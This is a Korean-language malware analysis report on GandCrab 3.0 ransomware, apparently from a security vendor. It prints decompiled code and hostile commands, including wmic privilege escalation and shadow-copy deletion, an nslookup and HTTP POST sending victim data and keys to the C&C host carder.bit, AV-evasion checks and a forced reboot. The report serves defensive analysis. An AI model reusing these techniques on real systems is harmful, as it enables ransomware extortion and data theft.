

**MALWARE ANALYSIS REPORT**

No.11 | 2018년 06월

# GandCrab 3.0 랜섬웨어 분석

## 목 차

1. 개 요 .....	3
1.1 배 경 .....	3
1.2 파일 정보 .....	3
2. 분 석 .....	3
2.1 GandCrab 3.0 랜섬웨어 분석 .....	4
3. 대 응 .....	12

# 1. 개 요

## 1.1 배 경

2018년 상반기부터 국내에 유포되기 시작한 GandCrab 랜섬웨어의 3.0 버전이 발견되었다. 이전 버전의 국내 감염 경로는 크게 두 가지로, 악성 웹 사이트에 삽입된 Magnitude 익스플로잇 킷을 통해 유포되는 방식과 악성 메일의 첨부파일 형태로 유포되는 방식이 있다. 새로운 버전인 3.0 버전은 악성 메일의 첨부파일 형태로 유포되고 있으며, 국내를 대상으로 유포되는 사례도 최근 발견되었다.


## 1.2 파일 정보

Name	[random].exe (가칭)
Type	Windows 실행 파일
Behavior	Ransomware
SHA-256	0b193494ffbbc5396886715253582aea075f97f5c5e79b58de9a4c0c62ed9b02
Description	GandCrab Ransomware

## 2. 분석

최근 발견된 3.0 버전의 악성 행위는 기존의 2.1 버전과 대부분 동일하지만 재부팅 후 바탕화면 변경기능이 추가되었다.

### 2.1 GandCrab 3.0 랜섬웨어 분석



[그림 2] GandCrab 랜섬웨어 동작

메일에 첨부되어 있는 파일을 실행하면 파일 내부에 암호화하여 가지고 있던 DLL 파일을 복호화 후 메모리에 로드하여 사용한다. 모든 악성 행위는 복호화 모듈에서 실행되기 때문에 실행 전 암호화 상태에서는 악성 행위를 확인하기 어렵다.

#### 2.1.1. [random].exe

Address	Hex dump	ASCII	
00CF0000	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ?♦...♦...	
00CF0010	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00	?.....@.....	
00CF0020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....	
00CF0030	00 00 00 00 00 00 00 00 00 00 00 00 F0 00 00 00	.....?..	
00CF0040	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	Ⓜ??L?Th	
0041A55A	03F2	ADD ESI,EDX	ntdll.KiFastSystemCallRet
0041A55C	FF55 E4	CALL DWORD PTR SS:[EBP-1C]	ntdll.ZwFlushInstructionCache
0041A55F	6A 00	PUSH 0	
0041A561	6A 01	PUSH 1	
0041A563	FF75 FC	PUSH DWORD PTR SS:[EBP-4]	
0041A566	FFD6	CALL ESI	ESI=00CF5820 (DLL Entry Point)
0041A568	5F	POP EDI	0012F600

[그림 3] Main DLL 복호화 & 실행

악성코드가 실행되면

암호화된 Main DLL을 복호화 하고 Dll Entry Point를 호출한다.

```

1 BOOL __stdcall DllEntryPoint(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)
2 {
3     HANDLE hObject; // [sp+8h] [bp-4h]@2
4
5     if ( fdwReason == 1 )
6     {
7         hObject = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)sub_100054E0, 0, 0, 0);
8         if ( hObject )
9             CloseHandle(hObject);
10    }
11    return 1;
12 }
    
```

[그림 4] DLL Main 함수

복호화된 메인 모듈은 별도의 export 함수는 존재하지 않고

DLL main에서 스레드를 실행시키는 구조로 되어있다.

GandCrab 랜섬웨어의 주요 악성행위는 스레드에 의해 호출되는 함수에서 실행된다.

그 동작은 아래와 같다.

### 2.1.2. DLL Main

#### 1) Mutex 생성

```

push    esi                ; lpName
push    0                  ; bInitialOwner
push    0                  ; lpMutexAttributes
call    ds:CreateMutexW
mov     esi, ds:GetLastError
call    esi ; GetLastError
cmp     eax, 5
jz      short loc_100051AE

call    esi ; GetLastError
cmp     eax, 0B7h
jz      short loc_100051AE
    
```

01BDFE7C	00000000	pSecurity = NULL
01BDFE80	00000000	InitialOwner = FALSE
01BDFE84	01A20000	MutexName = "Global\pc_group=WORKGROUP&ransom_id=2396f5acd4923bf6"
01BDFE88	00000000	

[그림 5] Create Mutex & 중복 실행 방지


중복 실행을 방지하기 위하여 Mutex를 생성하고

이미 존재하거나 접근이 거부되었을 때 프로세스를 종료한다.

Mutex 명은 시스템 정보를 조합하여 생성한다.

Ex) MutexName -> Global\pc\_group=WORKGROUP&ransom\_id=2396f5acd4923bf6

2) Process integrity level 확인



[그림 6] OS version & Process integrity level 확인

감염된 시스템의 운영체제 버전을 확인하여 Windows Vista 이상일 경우 약성코드 프로세스의 integrity level 이 Low integrity 이하인지 확인한다. 만약 그 이하라면 아래 그림과 같이 시스템 권한으로 프로세스를 재실행 한다.

```
do
{
if ( ShellExecuteExW((SHELLEXECUTEINFOW *)0) ) // runas "C:\Windows\system32\wbem\wmic.exe" process call create "cmd /c start <self file path>"
{
WaitForSingleObject(*(HANDLE *)0 + 14), 0xFFFFFFFF);
CloseHandle(*(HANDLE *)0 + 14);
ExitProcess(0);
}
++u4;
}
while ( u4 < 0x64 );
```

[그림 7] 프로세스 시스템 권한 실행

- runas "C:\Windows\system32\wbem\wmic.exe" process call create "cmd /c start <self path>"

3) AntiVirus driver 확인 및 자동 실행 등록

```
{
Msg.hwnd = (HWND)7536742;
Msg.message = 6684772;
Msg.wParam = 3814775;
Msg.lParam = 7929971;
Msg.time = 115;
if ( !av_driver_check((const WCHAR *)Msg) && !av_driver_check_set() ) // fsdfw.sys, NavEng.sys, NavEx15.sys, srtsp.sys, srtsp64.sys check
boot_survival(0); // self copy & runonce
}
ExitThread(0);
```

[그림 8] AntiVirus driver 확인 & 자동 실행 등록

특정 AntiVirus를 확인하기 위하여 시스템 디바이스 드라이버를 확인한다. 해당 드라이버가 발견되지 않으면 자가 복제 후 레지스트리 등록을 통해 PC에 남아 지속적으로 실행되도록 한다.

AntiVirus driver 목록		
klif.sys	kl1.sys	
fsdfw.sys	NavEng.sys	NavEx15.sys
srtsp.sys	srtsp64.sys	

[자동 실행 등록]

복사 경로	C:\Users\Administrator\AppData\Roaming\Microsoft<random>.exe
레지스트리	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce

4) 주요 프로세스 종료

자동 실행 등록 후 암호화 대상이 되는 파일이 다른 프로세스에서 사용 중일 경우를 대비하여 주요 프로세스를 종료한다. 주요 종료 대상 프로세스는 아래와 같다.

종료 대상 프로세스	
msftesql.exe	mysqld-nt.exe
sqlagent.exe	mysqld-opt.exe
sqlbrowser.exe	dbeng50.exe
sqlservr.exe	sqbcoreservice.exe
sqlwriter.exe	excel.exe
oracle.exe	infopath.exe
ocssd.exe	msaccess.exe
dbsnmp.exe	mspub.exe
synctime.exe	onenote.exe
mydesktopqos.exe	outlook.exe
agntsvc.exeisqlplussvc.exe	powerpnt.exe
xfssvcon.exe	steam.exe
mydesktopservice.exe	thebat.exe
ocautoupds.exe	thebat64.exe
agntsvc.exeagntsvc.exe	thunderbird.exe
agntsvc.exeencsvc.exe	visio.exe
firefoxconfig.exe	winword.exe
tbirdconfig.exe	wordpad.exe
ocomm.exe	
mysqld.exe	

5) C&C 연결 및 정보 전송

```

mov     eax, [ebp+arg_50]
mov     dword ptr [esi+4], offset aPc_user ; "pc_user"
mov     dword ptr [esi+10h], offset aPc_name ; "pc_name"
mov     dword ptr [esi+18h], 1
mov     dword ptr [esi+1Ch], offset aPc_group ; "pc_group"
mov     dword ptr [esi+28h], offset aAv ; "av"
mov     dword ptr [esi+34h], offset aPc_lang ; "pc_lang"
mov     dword ptr [esi+40h], offset aPc_keyb ; "pc_keyb"
mov     dword ptr [esi+4Ch], offset aOs_major ; "os_major"
mov     dword ptr [esi+58h], offset aOs_bit ; "os_bit"
mov     dword ptr [esi+60h], 1
mov     dword ptr [esi+64h], offset aRansom_id ; "ransom_id"
mov     dword ptr [esi+78h], offset aHdd ; "hdd"
mov     [esi+80h], eax
mov     dword ptr [esi+88h], offset aIp ; "ip"
call    ds:GetProcessHeap
    
```

[그림 9] 수집 정보

전송하는 정보는 상기 그림과 같이 IP, PC\_USER, PC\_NAME, PC\_GROUP, 언어, OS 버전, OS bit, ransom\_id(식별자), 저장장치 정보, 설치된 AntiVirus 제품 리스트 등이 있으며, 이 외에도 악성코드가 생성한 RSA public\_key, private\_key를 함께 전송한다.

확인하는 AntiVirus 제품 목록			
AVP.EXE	NortonAntiBot.exe	cmdagent.exe	fsguiexe.exe
ekrn.exe	Mcshield.exe	smc.exe	cfp.exe
avgnt.exe	avengine.exe	persfw.exe	msmpeng.exe
ashDisp.exe		pccpfw.exe	

[C&C IP 확인]

C&C 서버의 IP는 아래의 명령을 통해 확인된 IP 중 하나를 사용하게 되며, 정보는 암호화 되어 전송되어 진다.

Command = "nslookup carder.bit ns1.wowservers.ru"

C&C Host 목록	carder.bit ransomware.bit
-------------	------------------------------

```

Stream Content
POST /aude?eyst=ssa HTTP/1.1
Host: carder.bit
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/55.0.2883.87 Safari/537.36
Content-Length: 5816
Cache-Control: no-cache

b2oPiI/i4b16F92mbdxvS5zk58q1x0NDAoaE1b9j5gEf9/c5gt0j26EMdjB81qeJ9yXgzTm6hk00/Sm6eJik/04D011CQRds6n
+10by3bIvCnYArZxNL24dyvKSxb0sUvYK0BZgvQy1yuBGTqqEkuTqoc72V1f2sIXnFSPhxQCQE+vns2DntSjI13eTU14LY0j/Fku4brIyHMIVyH3RUZdetfKUSPKvWHz5/+B9/
Fg41kHmtVKNO3NowlU50SLmgK30y4am20y3D6rhh44tnY6huKggLYnFd6P8f8HIAshniG9wB5jn4/wuM1afFP1/4CLevPVlKos1KoxULV/8P/
+ncduSsvYzdfPbqocCLEIEQLStxkG10Lm/EbyIM4V0r1ntwcr0jV1z8go2vp11wL/dgqsKhs1Lke+hz+07j6Qk158h1kzdx8GozB0wqCONou19i0yb
+DY8e0Ughvev90ngorQuY0hXvCN1xi1WhaxIK2eytgvfY7wzvwk1ghP7D8ZgA290koEwUjTBuPZi2RngZPvooF1vU7SG1w3LkJK40a2xfGNT0401cUVF2orjJH6kUizDwzPNN3wnv
X6dzHm0wFfg1410L3gf/Hdg3Rihc9zq5d1+KguvcqmcpsHmvr aanc800m3b8Dds59agaE1PWEHODTRw3+dpVTJLpv/HZFUJ01aw
+ecw1i7MI4ucnhIuqKndiH0oemDTX7PRF6I74Pygz1B649tp8Ay1nJohi9dcdaed6gFwhkk2eUFVhgpuy61rG5mbZonfe2o7gyu71/
vJABhc2aqdBt1a8epHzN0f8pKF30y5ke1WNItp+EG/PZY2AYEPEI66v90z54pZxxduqEx/
ggk1VPB8kLqod2/5Rwyw19u8B1phB84Ldgceakh7XG2A1Use1X6Bg1CLGX70mDgQDJE0h/ta5bVmbtAEknBe84zX8Z70APZ21pMDF/jx1yryBAFFy11rHhbf/wcbHYL+tyQp03if/
nyQ1X1jksWctX0z4901kCpP0GctdyKRRKbtOfdHes5wP8bpu45Ct+/weTVr1uHy3evkp91xvRjRowQNBu951IudZYze
+vwk1r83rRjMBmaQ55q31x1bc00amNUV2x7CX0mwk6BS3qkv10FyMLHf78QC+20z2G9LgJLGD66TFw9N00I0t20w6jHerndTncRORZuKf6LR9E+
+kM80vUjY3AwE5srsdc4YkuteY18t0yB/crVbw01FPFNVLs6e015F02qybVkt/ugngzEA72hyYPPQ3Uahwey6vCLAgysVv10c5g
+NEqBSjQUndKERUQ9101QDP806L19V1ENdWnc9TmrNLf75dmwim1tVfeJLrUTQ34Pmt2My7teE22p11NqV1GTGzkuFULUZDjhiduVBEkuzfQV4jBrs0tCluFvTUNT1v1p1IVONjpp
4D1Dpb5EurPgmwPmPrPeActeqoCILm93QyGfC2AVaCfSQR70Z04Gvnp3NPTICTHS8B2bg4FD7044/2rZ0zqPQt5Iqm6P14tV18vZYP3Qw1Lf1P88acJPJNqjMNVthZU/tAC
+Uvs8rNu50m01gckQTA/w1ab5v6050Y1fNjEve1WsoKhvmpEqkOhKqR81Rqxt5R11gdPHT2vz1s12pMhFoz/TQv540h0
    
```



[그림 10] C&C 서버 정보 전송

Address	Hex dump	ASCII
01000000	7B 52 45 50 45 41 54 70 7B 70 75 62 5F 6B 65 79	{REPEAT}<pub_key
01000010	3D 42 67 49 41 41 41 43 6B 41 41 42 53 55 30 45	=BgIAAACKAABSU0E
01000020	78 41 41 67 41 41 41 45 41 41 51 42 66 65 4C 43	xAAgAAAEAAQBFeLC
01000030	66 46 6A 55 33 49 61 59 43 47 70 55 72 78 61 77	fFjUSIaVCGpUrxaw
01000040	36 37 57 33 34 59 34 6C 6E 6C 57 48 6D 45 2F 4F	67W34V4 InlWHmE/O
01000050	68 56 48 58 48 79 47 38 69 53 52 47 63 4C 57 39	kUHxHyG8 iSRGcLW9
01000060	68 42 47 71 78 57 65 4C 36 38 47 66 66 6E 6D 39	hBGqxWeL68Gffnm9
01000070	49 45 77 36 4A 4E 31 42 34 6D 30 50 35 55 75 47	IEw6JN1B4m@PSUuG
01000080	79 46 66 63 48 70 50 70 65 2B 36 51 49 79 51 54	yFfcHpPpe+6QIyQT
01000090	56 2F 71 71 55 67 5A 42 39 41 67 49 50 4A 73 31	U/qqUgZB9AgIPJs1
010000A0	35 35 41 45 34 56 45 6E 46 79 70 54 6A 71 4A 62	55AE4UEnFypTjqJb

[그림 11] 공격자의 Public key

정보 전송이 성공하면 C&C 서버에서는 공격자의 Public key를 reponse data에 포함시켜 보내준다.

6) 파일 암호화

파일 암호화는 특정 경로, 특정 파일명, 제외 확장자 리스트에 포함되는 파일은 암호화에서 제외되며 그 목록은 아래와 같다.

제외 확장자
.ani .cab .cpl .cur .diagcab .diagpkg .dll .drv .hlp .ldf .icl .icns .ico .ics .lnk .key .idx .mod .mpa .m sc .msp .msstyles .msu .nomedia .ocx .prf .rom .rtp .scr .shs .spl .sys .theme .themepack .exe .bat .cmd .CRAB .crab .GDCB .gdcb .gandcrab .yassine_lemmou

제외 확장자는 암호화되어 있다가 파일 암호화 전에 메모리에서 복호화되어 사용된다.

제외 경로	
WProgramDataW	SHGetSpecialFolderPathW()
WIEtIdCacheW	
WBootW	0x2A CSIDL_PROGRAM_FILESX86
WProgram FilesW	0x2B CSIDL_PROGRAM_FILES_COMMON
WTor BrowserW	0x24 CSIDL_WINDOWS
Ransomware	0x1C CSIDL_LOCAL_APPDATA
WAll UsersW	
WLocal SettingsW	
WWindowsW	

제외 파일명	
desktop.ini	boot.ini
autorun.inf	ntuser.dat.log
ntuser.dat	thumbs.db
iconcache.db	CRAB-DECRYPT.txt
bootsect.bak	

GandCrab 3.0의 암호화 방식은 2.1 버전과 동일한 방식을 사용한다. 로컬에서 생성된 RSA Public/Private key는 시스템 정보를 전송할 때 공격자의 C&C 서버로 함께 전송하며, 파일 암호화에 사용되는 key는 수신 데이터에 포함된 공격자의 다른 Public key를 사용한다.

```

_mm_storeu_si128((__m128i *)&v24, _mm_load_si128((const __m128i *)&xmword_100117B0));
crypt_gen_random((int)&v24, 0x10u); // Initialization Vector
crypt_gen_random((int)&v21, 0x20u); // AES-256 Key
v4 = VirtualAlloc(0, 0x8000u, 0x3000u, 4u);
_mm_storeu_si128((__m128i *)&v4, _mm_loadu_si128((const __m128i *)&v21));

if ( CryptImportKey(phProv, pbData, dwDataLen, 0, 0, &phKey) )
{
    pdwDataLen = 10;
    CryptGetKeyParam(phKey, 8u, &v6, &pdwDataLen, 0);
    *a4 = 0xC8;
    v9 = CryptEncrypt(phKey, 0, 1, 0, a3, a4, dwBufLen);
    v7 = GetLastError();
    if ( !v9 )
        nullsub_1();
}
    
```

[그림 12] Key & IV 생성 및 암호화

대상 파일 마다 AES-256 key 와 IV 값을 생성하여 파일 암호화에 사용한다. 해당 Key 와 IV 값은 공격자의 Public Key로 암호화되어 추후 복호화를 위해 파일 끝에 저장한다.

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00000000	A5	EE	71	6A	D0	BA	83	A7	B0	BB	58	E2	DC	10	70	93	¥iqjD°f\$°»XáŪ.p"
00000010	9B	57	A4	F3	AD	64	29	68	55	F4	6A	61	AA	DF	87	43	>W#ó.d)hUója*8+C
00000020	EC	9C	EC	E4	B0	DB	A3	CE	F1	BB	BB	18	0C	8B	CE	27	ioeiä°Ūfiñ»...<í'

암호화된 데이터

00005650	B6 E2 CB 95 11 30 D4 F0 CE 2E 1D 42 5B 2E C4 52	qãE*.00ôî..B[.ÄR	
00005660	22 31 A6 55 87 AE 22 80 85 1D 34 18 20 B1 05 66	"1;U#@"€...4. ±.f	
00005670	38 3E 7D F8 2A 7B EC 8A BD 30 1D 6F 44 D2 30 2C	8>)*{iS±0.oD00,	
00005680	FC A6 C8 1E AB 5C 18 14 6C B7 CC 86 21 CE B8 E2	ü;E.«\..1.İ+!İ,â	
00005690	62 1F FB 4F 5E B6 BF ED 63 5D DD 7A B8 20 34 59	b.â0^qçic]ÿz. 4Y	
000056A0	90 50 92 EA AE 65 CD 98 68 DF 8D 90 3C A7 21 5D	.P'ê@eİ~hB...<S!]	
000056B0	8E A6 8C 6E EB 1A 92 4B E9 DA 02 5A 14 87 12 22	ž;@në.'KéÚ.Z.+. "	
000056C0	9F BD F6 E0 EA 11 55 98 D6 4B AE C0 01 3D B3 F6	ÿ±0àè.U*ÖK0Ä.=°ò	
000056D0	8E 0E 62 2F 83 3C 90 3A 1A 9D 94 9E 2A B6 EB 79	ž.b/f<...".z*¥ëy	
000056E0	A3 4D 4C 23 8C 57 13 89 08 1A 4B AD 69 12 DE AE	£ML#0W.%.K.i.E0	
000056F0	33 EF 11 B0 13 7A 9F C5 35 18 5F EC E5 46 E7 57	3i.°.zÿÄ5. iâFçW	
00005700	16 80 09 C2 04 FC 46 15 1C D2 9F 3D 62 7C 51 71	.€..Ä.üF..Öÿ=b Qq	
00005710	D6 29 72 1C 1B 5C 1F B8 2A AD 52 28 06 73 A8 FB	Ö)r..\.,*R(.s"û	
00005720	B9 03 7A 91 F9 DF 08 60 37 89 24 8E E5 6D DA 05	°.z`ùB.'7%\$ZâmÜ.	
00005730	3B 87 B7 69 29 51 08 E9 72 08 8D D2 CC 2E 6B 98	;+·i)Q.Éér..Öi.k"	
00005740	9B F7 74 A1 DA A1 F1 FA B0 40 E4 92 63 E3 19 F5	>+ç;Û;ñú°@ä'cã.ò	
00005750	F0 38 B2 BB 7C 5E D6 02 8D 2C B1 1F 3A EE 07 57	88°> ^Ö..±.:i.W	
00005760	B4 2A CF 23 58 B6 10 78 29 98 55 3F 84 57 2B C4	'*İ#Xq.x) "U?„W+Ä	
00005770	66 9E C7 94 4A FF 1B CF A0 F8 FD 6B BE F7 F0 96	fžÇ"Jÿ.İ øýk±÷ò-	
00005780	50 A2 90 BC D6 B2 98 8B FC A8 18 FB 90 55 FB F3	Pø.40°<"ü".ü.Uúò	
00005790	12 48 55 56 E8 AD 66 21 F9 34 1A 1B 35 70 85 15	.HUVè.f!ù4..5p...	
000057A0	87 97 38 B3 27 00 1E F8 9E B2 B2 65 D7 78 C0 2D	±-8*"...øž°e*xÄ-	
000057B0	AD 94 6B 79 7F BF F8 02 22 EA EB 65 1A 3C B6 D3	."ky.çø."èèè.<Q0	
000057C0	28 41 FB DB 7D EC 54 79 AE 23 50 25 DF A0 5D A0	(AûÛ);iTy@#P±B ]	
000057D0	D9 85 A8 0C A1 D1 4D 7B D1 4B 01 1D 7C 45 8D 32	Û...";ÑM(ÑK.. E.2	
000057E0	56 7B D9 56 36 00 CD 3F CD 48 EC 58 E2 08 54 E5	V(ÛV6.İ?ÍHiXá.Tâ	
000057F0	88 67 10 42 DB F5 8A 91 E1 E6 76 99 1C 47 0F 80	^g.BÛòS`áæv™.G.€	
00005800	35 12 F1 44 DF 9B BF D0 49 4F D4 D4 E3 BC 94 70	5.ñDB>çDIOÖâ4"p	
00005810	BE EF 87 B1 BA BD 9E 7D BF AA 42 8D 38 5E 1B 8D	*i±±°±z)ç*B.8^..	
00005820	7A 9A 70 F2 E0 01 A7 86 E1 49 F8 1B CB 73 31 B0	zšpòà.ŠtÁIø.Ès1°	
00005830	67 F7 32 8C C8 BD 58 DB AA 44 3E B3 57 66 38 49	g÷2GE±XÛ*D>°Wf0I	
00005840	B6 B6 63 77 0F FD B4 70 17 96 1E 65 E4 C6 A6 3C	qçw.ý`p.-.eâE <	
00005850	B5 EB 53 AD 3E BD C8 CF 9F 7A B0 E0 9A 57 0F 8F	uèS.>±Èÿz°âšW..	
00005860	DC D5 E0 E8 29 53 97 9F 47 3E 60 9D D8 E3 51 0F	ÛÖàè)S-ÿG>`.øâQ.	
00005870	70 56 00 00 00 00 00 00	pV.....	

AES-256 Key

AES-256 IV

원본 사이즈

[그림 13] 암호화 후 파일 구조

파일명 변경은 확장자 뒤에 .CRAB 만 추가되는 형식이며,  
파일 내용을 암호화된 내용으로 덮어쓰기 전에 파일명 변경을 먼저 시도한다.

```

wsprintfW(u4, L"%s.CRAB", v2);
v6 = GetFileAttributesW(u2);
SetFileAttributesW(v2, v6 & 0xFFFFFFFF);
EnterCriticalSection(&stru_10013CF4);
if ( MoveFileW(v2, u5) )
    
```

[그림 14] 파일명 변경

7) shadowcopy delete & WALLPAPER 변경


[shadowcopy delete]

"C:WWWindowsWWWsystem32WWWbemWWWmic.exe shadowcopy delete"

[WALLPAPER 변경]

```

if ( sub_10003A60(&puParam) )
{
    SystemParametersInfoW(0x14u, 0, puParam, 3u); // c:WWWUserWWWADMIN~1WWWLocalWWWTempWWWwpidor.bmp
    VirtualFree(puParam, 0, 0x8000u);
}
    
```



[그림 14] WALLPAPER 변경

바탕화면 변경까지 완료되면 자가 복제된 경로가 아닌 경우에 시스템을 강제로 종료하게 되고, 자가 복제된 경로일 경우에는 Tor Browser 다운로드 페이지를 팝업 시킨다.

```

if ( !sub_10004AD0() )
    ShellExecuteW(0, L"open", L"cmd.exe", L"/c shutdown -r -t 60 -f", 0, 0);
if ( lpFile )
    ShellExecuteW(0, L"open", lpFile, 0, 0, 5);
ExitThread(0);
    
```

[그림 15] 시스템 재부팅

### 3. 대 응

1. MS 제공하는 보안 업데이트를 자동으로 설정한다.
2. 사용중인 소프트웨어 최신 업데이트 유지한다.
3. 백신 최신 업데이트 유지한다.
4. 주요 문서는 주기적으로 백업하고 물리적으로 분리하여 관리한다.
5. 신뢰할 수 없는 메일의 첨부파일은 실행을 금지한다.
6. 비 업무 사이트 및 신뢰할 수 없는 웹사이트의 연결을 차단한다.

본 자료의 전체 혹은 일부를 소만사의 허락을 받지 않고, 무단게재, 복사, 배포는 엄격히 금합니다. 만일 이를 어길 시에는 민형사상의 손해배상에 처해질 수 있습니다.

본 자료는 악성코드 분석을 위한 참조자료로 활용 되어야 하며, 악성코드 제작 등의 용도로 악용되어서는

안됩니다. (주) 소만사는 이러한 오남용에 대한 책임을 지지 않습니다.

Copyright(c)2018 (주) 소만사 All rights reserved.

궁금하신 점이나 문의사항은 [malware@somansa.com](mailto:malware@somansa.com) 으로 해주세요.